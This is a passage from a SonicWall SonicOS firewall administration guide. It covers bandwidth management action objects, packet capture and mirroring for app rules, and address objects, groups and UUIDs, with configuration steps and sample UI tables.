HTTP Redirect	Provides HTTP Redirect functionality. For example, if someone would like to redirect people to the Google Web site, the customizable part will look like: <code>http://www.google.com</code> If an HTTP Redirect is sent from Application Control to a browser that has a form open, the information in the form will be lost.
Bandwidth Management	Allows definition of bandwidth management constraints with same semantics as Access Rule BWM policy definition.

A priority setting of zero is the highest priority. Guaranteed bandwidth for all levels of BWM combined must not exceed 100%.

About Actions Using Bandwidth Management

Application layer bandwidth management (BWM) allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol. Application

layer bandwidth management is supported for all Application matches, as well as custom App Rules policies using HTTP client, HTTP Server, Custom, and FTP file transfer types. For details about policy types, see [About App Rules Policy Creation](#) on page 33.

If the **Bandwidth Management Type** on the **Firewall Settings > Bandwidth Management** page is set to **Global**, application layer bandwidth management functionality is supported with eight predefined, default BWM priority levels, available when adding a policy from the **Rules > App Rules** page.

All application bandwidth management is tied in with global bandwidth management, which is configured on the **Firewall Settings > Bandwidth Management** page.

i This priority table is used only when global bandwidth management is selected. (When using legacy BWM, values can be set independently)
 In global BWM mode, all traffic (by default) is marked as "medium" priority unless configured via firewall rule/app firewall rule.

Bandwidth Management Type: Advanced Global None

Interface BWM Settings **?**

Priority	Enable	Guaranteed	Maximum\Burst
0 Realtime	<input type="checkbox"/>	0 %	100 %
1 Highest	<input type="checkbox"/>	0 %	100 %
2 High	<input checked="" type="checkbox"/>	30 %	100 %
3 Medium High	<input type="checkbox"/>	0 %	100 %
4 Medium	<input checked="" type="checkbox"/>	50 %	100 %
5 Medium Low	<input type="checkbox"/>	0 %	100 %
6 Low	<input checked="" type="checkbox"/>	20 %	100 %
7 Lowest	<input type="checkbox"/>	0 %	100 %
Total:		100	100

ACCEPT CANCEL RESTORE DEFAULTS

There are two types of bandwidth management available: **Advanced** and **Global**.

- When the type is set to **Advanced**, bandwidth management can be configured separately for **App Rules**.
- When the type is set to **Global**, the configured bandwidth management can be applied globally to all interfaces in all zones.

As a best practice, configuring the global Bandwidth Management settings on the **Firewall Settings > Bandwidth Management** page should always be done before configuring any BWM policies.

Changing the **Bandwidth Management Type** on the **Firewall Settings > Bandwidth Management** page from **Advanced** to **Global** disables BWM in all Access Rules. However, the default BWM action objects in App Rules policies are converted to the global bandwidth management settings.

When you change the **Bandwidth Management Type** from **Global** to **Advanced**, the default BWM actions that are in use in any App Rules policies are automatically converted to **Advanced BWM Medium**, no matter what level they were set to before the change.

Topics:

- [Default BWM Actions](#) on page 170
- [Custom BWM Actions](#) on page 170
- [Bandwidth Management Methods](#) on page 172
- [Displaying Bandwidth Management Action Object Information](#) on page 172

Default BWM Actions

When you toggle between **Advanced** and **Global**, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous priority levels when you switch the type back and forth. You can view the conversions on the **Rules > App Rules** page.

Custom BWM Actions

Custom BWM actions behave differently than the default BWM actions. Custom BWM actions are configured by creating action objects on the **Objects > Action Objects** page. Custom Bandwidth Management actions, and the policies that use those actions, retain their priority settings whenever the **Bandwidth Management Type** is toggled between **Global** and **Advanced**.

The **Custom BWM action in policy with BWM type of Global** image shows the same policy after the global **Bandwidth Management Type** is set to **Global**. Only the Priority appears in the tooltip, because no values are set in the Global Priority Queue for guaranteed or maximum bandwidth for level 5.

Custom BWM action in policy with BWM type of Global

<input type="checkbox"/>	4	HTTP Client Request Blocked (Forbidden File Type)	HTTP Client Request	HTTP URI Content - Forbidden File Types	Custom Block Page - Forbidden File				
<input type="checkbox"/>	5	Test BWM High	App Control Content	YouTube Match Object	BWM Global-Medium High				
<input type="checkbox"/>	6	Test BWM Low	App Control Content	Zune Match Object	Custom BWM Action (globalMedLow)	Any	Any	N/A	

Action Properties
Type: Bandwidth Management Any

Inbound Parameters
priority = 5 Any N/A

When the **Bandwidth Management Type** is set to **Global**, the **Add/Edit Action Object** dialog provides the **Bandwidth Priority** option, but uses the values that are specified in the **Priority** table on the **Firewall Settings > Bandwidth Management** page for **Guaranteed Bandwidth** and **Maximum Bandwidth**.

Add/Edit Action Objects Page with Bandwidth Management Type Global shows the Bandwidth Priority selections in the **Add/Edit Action Object** dialog when the global **Bandwidth Management Type** is set to **Global** on the **Firewall Settings > Bandwidth Management** page.

Add/Edit Action Objects Page with Bandwidth Management Type Global

Action Object Settings

Action Name:

Action: **Bandwidth Management**

Enable Egress Bandwidth Management

Bandwidth: **0 Realtime**

Priority:

Enable Ingress Bandwidth Management

Bandwidth: **0 Realtime**

Priority: **0 Realtime**

1 Highest

2 High

3 Medium High

4 Medium

5 Medium Low

6 Low

7 Lowest

Note: BWM Type: Global; To [All Settings > BWM](#)

Ready

OK CANCEL HELP

NOTE: All priorities are displayed (**Realtime - Lowest**) regardless of whether they have been configured. Refer to the **Firewall Settings > Bandwidth Management** page to determine which priorities are enabled. If the **Bandwidth Management Type** is set to **Global** and you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the level 4 priority (**4 Medium**).

Application layer bandwidth management configuration is handled in the same way as Access Rule bandwidth management configuration. Both are tied in with the global bandwidth management settings. However, with App Rules you can specify all content type, which you cannot do with access rules.

For a bandwidth management use case, as an administrator you might want to limit .mp3 and executable file downloads during work hours to no more than 1 Mbps. At the same time, you want to allow downloads of productive file types such as .doc or .pdf up to the maximum available bandwidth, or even give the highest possible priority to downloads of the productive content. As another example, you might want to limit bandwidth for a certain type of peer-to-peer (P2P) traffic, but allow other types of P2P to use unlimited bandwidth. Application layer bandwidth management allows you to create policies to do this.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the **Bandwidth Management Type** setting on the **Firewall Settings > Bandwidth Management** page. If the **Bandwidth Management Type** is set to **Global**, all eight priorities are selectable. If the **Bandwidth Management Type** is set to **Advanced**, no priorities are selectable, but the predefined priorities are available when adding a policy.


The [Adding a Policy: Predefined Default Action Availability](#) table shows predefined default actions that are available when adding a policy.

NOTE: Guaranteed bandwidth for all levels of BWM combined must not exceed 100%.

Bandwidth Management Methods

The Bandwidth Management feature can be implemented in two separate ways:


Bandwidth Management: Implementation methods



- Per Policy Method** – The bandwidth limit specified in a policy is applied individually to each policy
 Example: two policies each have an independent limit of 500kb/s, the total possible bandwidth between those two rules is 1000kb/s
- Per Action Aggregate Method** – The bandwidth limit action is applied (shared) across all policies to which it is applied
 Example: two policies share a BWM limit of 500kb/s, limiting the total bandwidth between the two policies to 500kb/s

Displaying Bandwidth Management Action Object Information


To display information about a Bandwidth Management Action Object, move your mouse over the **Funnel** icon for the Action Object in the **Content** column. The **Bandwidth Management** popup tooltip displays.



Creating an Action Object

SonicOS has a number of default predefined action objects, as described in [About System Predefined Default Action Objects](#) on page 165. These action objects cannot be modified or deleted.

If you do not want one of the predefined actions, you can configure an Action Object. The **Add/Edit Action Object** dialog, shown below, provides a way to customize a configurable action with text or a URL. You can select any of the action types available in the **Action** drop-down list. The predefined actions plus any configurable actions that you have created are available for selection when you create an App Rules policy.



To configure an Action Object:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Action Objects**.
- 2 At the top of the page above the table, click **Add**.
- 3 In the **Add/Edit Action Object** dialog, type a descriptive name in the **Action Name** field.
- 4 In the **Action** drop-down menu, select the action type that you want.
- 5 In the **Content** field, type the text or URL to be used in the action.
- 6 If **HTTP Block Page** was selected as the action type, the options change.
 - a In the **Content** field, enter the content to be displayed when a page is blocked.
 - b From the **Color** drop-down menu, choose a background color for the block page:
 - White
 - Yellow
 - Red
 - Blue
 - c To preview the block page message, click the **Preview** button.
- 7 If **Bandwidth Management** was selected as the action type, the options change. For configuring these options, see *Enabling a Bandwidth Objects in an Action Object* in the *Firewall Settings > Bandwidth Management* section in the *SonicOS Security Configuration* technical documentation.
- 8 Click **OK**.

Modifying an Action Object

You can modify any custom Action Object you configure. System predefined default Action Objects cannot be modified.

To modify an Action Object:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Action Objects**.
- 2 Click the **Edit** icon for the object to modify. The **Add/Edit Action Object** dialog displays.
- 3 Follow [Step 3](#) through [Step 8](#) in [Creating an Action Object](#) on page [173](#).

Related Tasks for Actions Using Packet Monitoring

When the predefined Packet Monitor action is selected for a policy, SonicOS captures or mirrors the traffic according to the settings you have configured on the **INVESTIGATE** view, in the **Tools | Packet Monitor** page. The default is to create a capture file, which you can view with **Wireshark™**. For information about Wireshark, see [Wireshark](#) on page [42](#).

After you have configured a policy with the Packet Monitor action, you still need to click **Start Capture** on the **Packet Monitor** page to actually capture any packets. After you have captured the desired packets, click **STOP CAPTURE**.

Topics:


- [Capturing Packets Related to a Policy](#) on page [174](#)
- [Configuring Mirroring](#) on page [175](#)

Capturing Packets Related to a Policy

To control the Packet Monitor action to capture only the packets related to your policy:

- 1 In the **INVESTIGATE** view, navigate to the **Tools | Packet Monitor** page.
- 2 Click the **Configure** button. The **Packet Monitor Configuration** dialog displays.

- 3 Click **Monitor Filter**.



Monitor Filter (Used for both mirroring and packet capture)

Enable filter based on the firewall/app rule

Interface Name(s):

Ether Type(s):

IP Type(s):

Source IP Address(es):

Source Port(s):

Destination IP Address(es):

Destination Port(s):

Enable Bidirectional Address and Port Matching

Leave all checkboxes below unchecked for normal operation. Unchecked means capture all type of packets.

Forwarded packets only Consumed packets only Dropped packets only

- 4 Select **Enable Filter based on the firewall/app rule**. This option is not selected by default.

In this mode, after you click **START CAPTURE** on the **Packet Monitor** page, packets are not captured until some traffic triggers the App Control policy (or an Access Rule). You can see the Alert message in the **INVESTIGATE** view in the **Logs | Event Logs** page when the policy is triggered.

This works in App Rules policies created using an action object with Packet Monitor action type, or policies created in Rules > Access Rules that use Packet Monitor, and allows you to specify configuration or filtering for what to capture or mirror. You can download the capture in different formats and look at it in a browser, for example.

- 5 Click **OK**.

Configuring Mirroring

To set up mirroring:

- 1 In the **INVESTIGATE** view, navigate to the **Tools | Packet Monitor** page.
- 2 Click the **Configure** button. The **Packet Monitor Configuration** dialog displays.

- 3 Click **Mirror**.

The screenshot shows the 'Mirror' configuration page in SonicWall SonicOS. At the top, there are navigation tabs: 'Settings', 'Monitor Filter', 'Display Filter', 'Logging', 'Advanced Monitor Filter', and 'Mirror' (which is highlighted in blue). Below the tabs, the page is titled 'Mirror Settings'. It contains several sections:

- Mirror Settings:** Includes a field for 'Maximum mirror rate (in kilobits per second)' set to '100' and a checkbox for 'Mirror only IP packets' which is currently unchecked.
- Local Mirror Settings:** Includes a dropdown menu for 'Mirror filtered packets to Interface' set to 'None'.
- Remote Mirror Settings (Sender):** Includes a text input for 'Mirror filtered packets to remote SonicWall firewall (IP Address)', a dropdown for 'Encrypt remote mirrored packets via IPSec (preshared key-IKE)', and a checkbox for 'Send received remote mirrored packets to capture buffer' which is unchecked.
- Remote Mirror Settings (Receiver):** Includes a text input for 'Receive mirrored packets from remote SonicWall firewall (IP Address)', a dropdown for 'Decrypt remote mirrored packets via IPSec (preshared key-IKE)', a dropdown for 'Send received remote mirrored packets to Interface' set to 'None', and a checkbox for 'Send received remote mirrored packets to capture buffer' which is unchecked.

- 4 Pick an interface to which to send the mirrored traffic from the **Mirror filtered packets to Interface** drop-down menu under **Local Mirroring Settings**.
- 5 You can also configure one of the **Remote** settings. This allows you to mirror the application packets to another computer and store everything on the hard disk. For example, you could capture MSN Instant Messenger traffic and read the conversations.
- 6 Click **OK**.

Configuring Address Objects

- [Objects > Address Objects](#) on page 177
 - [Types of Address Objects](#) on page 178
 - [About Address Groups](#) on page 179
 - [About UUIDs for Address Objects and Groups](#) on page 179
 - [About the Objects > Address Objects Page](#) on page 180
 - [Default Address Objects and Groups](#) on page 184
 - [Default Pref64 Address Object](#) on page 185
 - [Adding an Address Object](#) on page 185
 - [Editing Address Objects](#) on page 187
 - [Deleting Custom Address Objects](#) on page 187
 - [Purging MAC or FQDN Address Objects](#) on page 187
 - [Creating Address Groups](#) on page 188
 - [Working with Dynamic Address Objects](#) on page 189

Objects > Address Objects

Address objects (AOs) allow for entities to be defined one time, and to be re-used in multiple referential instances throughout the SonicOS interface. While more effort is involved in creating an address object than in simply entering an IP address, address objects were implemented to complement the management scheme of SonicOS, providing the following characteristics:

- **Zone Association** – When defined, host, MAC, and FQDN AOs require an explicit zone designation. In most areas of the interface (such as access rules) this is only used referentially. The functional application are the contextually accurate populations of address object drop-down menus and the area of VPN access definitions assigned to users and groups. When AOs are used to define VPN access, the access rule auto-creation process refers to the AO's zone to determine the correct intersection of VPN [zone] for rule placement. In other words, if the host AO, *192.168.168.200 Host*, belonging to the LAN zone was added to VPN access for the *Trusted Users* user group, the auto-created access rule would be assigned to the VPN LAN zone.
- **Management and Handling** – The versatile family of address objects types can be easily used throughout the SonicOS interface, allowing for handles (for example, when defining access rules) to be quickly defined and managed. The ability to simply add or remove members from address groups effectively enables modifications of referencing rules and policies without requiring direct manipulation.
- **Reusability** – Objects only need to be defined once, and can then be easily referenced as many times as needed.

For example, take an internal web server with an IP address of 67.115.118.80. Rather than repeatedly typing in the IP address when constructing access rules or NAT policies, you can create a single entity called *My*

Web Server as a host address object with an IP address of 67 . 115 . 118 . 80. This address object, *My Web Server*, can then be easily and efficiently selected from a drop-down list in any configuration screen that employs address objects as a defining criterion.

Topics:

- [Types of Address Objects](#) on page 178
- [About Address Groups](#) on page 179
- [About UUIDs for Address Objects and Groups](#) on page 179
- [About the Objects > Address Objects Page](#) on page 180
- [Default Address Objects and Groups](#) on page 184
- [Default Pref64 Address Object](#) on page 185
- [Adding an Address Object](#) on page 185
- [Editing Address Objects](#) on page 187
- [Deleting Custom Address Objects](#) on page 187
- [Purging MAC or FQDN Address Objects](#) on page 187
- [Creating Address Groups](#) on page 188
- [Working with Dynamic Address Objects](#) on page 189

Types of Address Objects

As there are multiple types of network address expressions, there are multiple address object types, as shown in the [Address Object Types](#) table.

Address Object Types

Type	Definition
Host	Defines a single host by its IP address and zone association. The netmask for a host address object is automatically set to 32-bit (255 . 255 . 255 . 255) to identify it as a single host. For example, <i>My Web Server</i> with an IP address of 67 . 115 . 118 . 110 and a default netmask of 255 . 255 . 255 . 255.
Range	Defines a range of contiguous IP addresses. No netmask is associated with range address objects, but internal logic generally treats each member of the specified range as a 32-bit masked host object. For example, <i>My Public Servers</i> with an IP address starting value of 67 . 115 . 118 . 66 and an ending value of 67 . 115 . 118 . 90. All 25 individual host addresses in this range are included in this address object.
Network	Similar to range objects in that they include multiple hosts, but rather than being bound by specified upper and lower range delimiters, the boundaries are defined by a valid netmask. Network address objects must be defined by the network's address and a corresponding netmask. For example, <i>My Public Network</i> with a network address of 67 . 115 . 118 . 64 and a netmask of 255 . 255 . 255 . 224 would include addresses from 67 . 115 . 118 . 64 through 67 . 115 . 118 . 95. As a general rule, the first address in a network (the network address) and the last address in a network (the broadcast address) cannot be assigned to a host.

Address Object Types

Type	Definition
MAC	Allows for the identification of a host by its hardware address or IPv4/IPv6 MAC (Media Access Control) address. MAC addresses are uniquely assigned to every piece of wired or wireless networking device by their hardware manufacturers, and are intended to be immutable. MAC addresses are 48-bit values that are expressed in 6-byte hex-notation. For example, <i>My Access Point</i> with a MAC address of 00 : 06 : 01 : AB : 02 : CD. MAC addresses are resolved to an IP address by referring to the ARP cache on the security appliance. MAC address objects are used by various components of wireless configurations throughout SonicOS, such as SonicPoint or SonicWave identification, and authorizing the BSSID (Basic Service Set Identifier, or WLAN MAC) of wireless access points detected during wireless scans. MAC address objects can also be used to allow hosts to bypass Guest Services authentication.
FQDN	Allows for the identification of a host by its IPv4/IPv6 Fully Qualified Domain Name (FQDN), such as <i>www.sonicwall.com</i> . FQDNs are resolved to their IP address (or IP addresses) using the DNS server configured on the security appliance. Wildcard entries are supported through the responses to queries sent to the DNS servers.

About Address Groups

SonicOS has the ability to group address objects and other address groups into address groups. Address groups can be defined to introduce further referential efficiencies. Address groups can contain any combination of host, range, or network address objects. For example, *My Public Group* can contain the host address object, *My Web Server*, and the range address object, *My Public Servers*, effectively representing IP addresses 67.115.118.66 to 67.115.118.90 and IP address 67.115.118.110.

Dynamic address objects (MAC and FQDN) should be grouped separately, although they can safely be added to address groups of IP-based address objects, where they will be ignored when their reference is contextually irrelevant (for example, in a NAT policy).

Address groups are automatically created when certain features are enabled, such as a *Radius Pool* address group when the **Enable Local Radius Server** option is enabled in WLAN zone configuration, and are deleted when the feature is disabled.

About UUIDs for Address Objects and Groups

A UUID (Universally Unique Identifier) is a 36-character string (32 alphanumeric characters and four hyphens) that is used to uniquely identify address objects and groups, among other entities, on SonicWall network security appliances. The SonicOS UUID is a system-generated, read-only internal value with these properties:

- A UUID is a unique representation of a SonicOS entity across the network.
- A UUID is generated at creation of an entity and removed at the deletion of the entity. It is not reused once it is removed.
- When an entity is modified, the UUID stays the same.
- UUIDs are regenerated after restarting the appliance with factory default settings.

By default, UUIDs are not displayed. UUID display is controlled by internal settings. For more information about internal settings, contact SonicWall Technical Support.

When displayed, UUIDs appear in the tables for each object or group type.

#	Name	Details	Type	IP Version	Zone	Class	Comments	UUID	Configure
35	X0 IPv6 Primary Static Address Subnet	::/64	Network	IPv6	LAN	Default		b641-0100-18b1698a3800	
36	X0 Subnet	192.168.168.0/255.255.255.0	Network	IPv4	LAN	Default		8d747ea4-5021-c0a5-0100-18b1698a3800	
37	X1 Default Gateway	10.203.28.1/255.255.255.255	Host	IPv4	WAN	Default		f250604b-a9fe-aedc-0100-18b1698a3800	
38	X1 IP	10.203.28.93/255.255.255.255	Host	IPv4	WAN	Default		be2eb811-cb10-b105-0100-18b1698a3800	
39	X1 IPv6 Default Gateway	::/128	Host	IPv6	LAN	Default		5e6db749-4335-0725-0100-18b1698a3800	
40	X1 IPv6 Link-Local Address	fe80::1ab1:69ff:fe8a:3801/128	Host	IPv6	LAN	Default		1bc2db9a-b3ca-aca2-0100-18b1698a3800	
41	X1 IPv6 Primary Dynamic Address	::/128	Host	IPv6	LAN	Default		83e83f05-21c5-c78d-0100-18b1698a3800	
42	X1 IPv6 Primary Dynamic Address Subnet	::/64	Network	IPv6	LAN	Default		f9d15427-543b-ac60-0100-18b1698a3800	
43	X1 IPv6 Primary Static Address	::/128	Host	IPv6	LAN	Default		d7bb9ac6-714d-20a5-0100-18b1698a3800	

X1 IP Referenced By: 6 objects

- NAT Policy Table Ref. Count: 5
 - a531606f-0ac4-77ea-0800-18b1698a3800
 - b3db4909-f071-fa05-0800-18b1698a3800
 - 333886ca-4e39-9920-0800-18b1698a3800
 - 1e4e0d25-6cab-a597-0800-18b1698a3800
 - 1950d522-7129-ef00-0800-18b1698a3800
- PBR Routings Ref. Count: 1
 - X1 Default Route - IPv4

Groups (Member of):

- WAN Interface IP
- All WAN IP
- All Interface IP
- All X1 Management IP

UUIDs facilitate the following functions:

- You can search for an address object or group by UUID with the global search function of the management interface.
- If an object or group object with a UUID is referenced by another entity with a UUID, you can display the reference count and referring entities by mousing over the balloon in the **Comment** column on the object's page under **MANAGE | Policies | Objects**. Clickable links in the popup display provide a way to jump to the referring entities.

About the Objects > Address Objects Page

The **Objects > Address Objects** page has two screens:

- [Address Objects Screen](#) on page 181
- [Address Groups Screen](#) on page 181

Although the two screens have similar functions, there are some differences between them.

For information about functions available on the pages, see:

- [Common Features](#) on page 182
- [Sorting the Entries](#) on page 184

Address Objects Screen

Address Objects		Address Groups						
<input type="checkbox"/> Add <input type="checkbox"/> Delete <input type="text" value="Search..."/>		v6 IPv4 & IPv6 View All Types <input type="button" value="Refresh"/> <input type="button" value="Resolve"/> <input type="button" value="Purge"/>						
#	Name	Details	Type	IP Version	Zone	Class	Comments	Configure
<input type="checkbox"/> 1	Bing Force Safe Search	strict.bing.com	FQDN	Mixed	WAN	Default		
<input type="checkbox"/> 2	cfec82 Radio n 2.4G BSSID	c0:ea:e4:cf:ec:8c	MAC Address	Mixed	WLAN	Default		
<input type="checkbox"/> 3	cfec82 Radio n 5G BSSID	c0:ea:e4:cf:ec:84	MAC Address	Mixed	WLAN	Default		
<input type="checkbox"/> 4	v4 Default Active WAN IP	173.240.215.30/255.255.255.255	Host	IPv4	WAN	Default		
<input type="checkbox"/> 5	v4 Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4	WAN	Default		
<input type="checkbox"/> 6	v4 Dial-Up Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4		Default		
<input type="checkbox"/> 7	Google Force Safe Search	forcesafesearch.google.com	FQDN	Mixed	WAN	Default		
<input type="checkbox"/> 8	Google No-SSL Search	nosssearch.google.com	FQDN	Mixed	WAN	Default		
<input type="checkbox"/> 9	v6 IPv6 Link-Local Subnet	fe80::/64	Network	IPv6		Default		
<input type="checkbox"/> 10	v4 MGMT Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4	MGMT	Default		
<input type="checkbox"/> 11	v4 MGMT IP	192.168.1.254/255.255.255.255	Host	IPv4	MGMT	Default		
<input type="checkbox"/> 12	v6 MGMT IPv6 Link-Local Address	fe80::c2ea:e4ff:fe81:edaa/128	Host	IPv6	MGMT	Default		
<input type="checkbox"/> 13	v6 MGMT IPv6 Primary Dynamic Address	::/128	Host	IPv6	MGMT	Default		
<input type="checkbox"/> 14	v6 MGMT IPv6 Primary Dynamic Address Subnet	::/64	Network	IPv6	MGMT	Default		
Total: 180 item(s)								

Address Groups Screen


Address Objects		Address Groups						
<input type="checkbox"/> Add <input type="checkbox"/> Delete <input type="text" value="Search..."/>		v6 IPv4 & IPv6 View All Types <input type="button" value="Refresh"/> <input type="button" value="Resolve"/> <input type="button" value="Purge"/>						
#	Name	Details	Type	IP Version	Zone	Class	Comments	Configure
<input type="checkbox"/> 1 ▶	v4 All Authorized Access Points		Group	IPv4		Default		
<input type="checkbox"/> 2 ▶	v4 All Interface IP		Group	IPv4		Default		
<input type="checkbox"/> 3 ▶	v6 All Interface IPv6 Addresses		Group	IPv6		Default		
<input type="checkbox"/> 4 ▶	v4 All MGMT Management IP		Group	IPv4		Default		
<input type="checkbox"/> 5 ▶	v4 All Rogue Access Points		Group	IPv4		Default		
<input type="checkbox"/> 6 ▶	v4 All Rogue Devices		Group	IPv4		Default		
<input type="checkbox"/> 7 ▶	v4 All SonicPoints		Group	IPv4		Default		
<input type="checkbox"/> 8 ▶	v4 All U0 Management IP		Group	IPv4		Default		
<input type="checkbox"/> 9 ▶	v4 All U1 Management IP		Group	IPv4		Default		
<input type="checkbox"/> 10 ▶	v4 All WAN IP		Group	IPv4		Default		
<input type="checkbox"/> 11 ▶	v4 All X0 Management IP		Group	IPv4		Default		
<input type="checkbox"/> 12 ▶	v4 All X1 Management IP		Group	IPv4		Default		
<input type="checkbox"/> 13 ▶	v4 All X10 Management IP		Group	IPv4		Default		
<input type="checkbox"/> 14 ▶	v4 All X11 Management IP		Group	IPv4		Default		
Total: 147 item(s)								

Common Features

Each screen contains these common functions and each table contains the same column headings.



The bottom of each table displays the number of entries in the table.



Topics:

- [Common Functions](#) on page 182
- [Common Column Headings](#) on page 183

Common Functions


- **Add** – Click to add an address object or address group.
- **Delete** – Select **Delete Selected** to delete selected custom entries or **Delete All** to delete all custom entries from the table. Default entries cannot be deleted.
- **Search** – Type in a search string to display only those entries containing the string. The search string is case insensitive. Click the **X** in the field to remove the search filter and return to the previous display.

#	Name	Details	Type	IP Version	Zone	Class	Comments	Configure
1	U0 IP	0.0.0.0/255.255.255.255	Host	IPv4		Default		
2	U0 IPv6 Link-Local Address	::/128	Host	IPv6		Default		
3	U0 IPv6 Primary Dynamic Address	::/128	Host	IPv6		Default		
4	U0 IPv6 Primary Dynamic Address Subnet	::/64	Network	IPv6		Default		
5	U0 IPv6 Primary Static Address	::/128	Host	IPv6		Default		
6	U0 IPv6 Primary Static Address Subnet	::/64	Network	IPv6		Default		

- **IPv4 & IPv6**– Select **IPv4** to display only IPv4 entries, **IPv6** to display only IPv6 entries, or **IPv4 & IPv6** to display all entries.
- **View** – Select **Default** to display only system-created default entries, **Custom** to display only custom entries, **Dynamic** to display only dynamic address objects or groups, or **All Types** to display all entries.
- **Refresh** icon – Click the icon to refresh the table display.
- **Resolve** (and icon) – Select **Resolve** to perform ARP or DNS resolution on one or more selected MAC or FQDN entries, or select **Resolve All** to resolve all MAC or FQDN entries in the table. For more information, see the [Dynamic Address Objects: Features and Benefits](#) table.
- **Purge** (and icon) – Select **Purge** to remove out-of-date information from selected MAC or FQDN address objects, or select **Purge All** to remove out-of-date information from all MAC or FQDN entries. For MAC address objects, this is ARP information, and for FQDN address objects it is DNS TTL values.

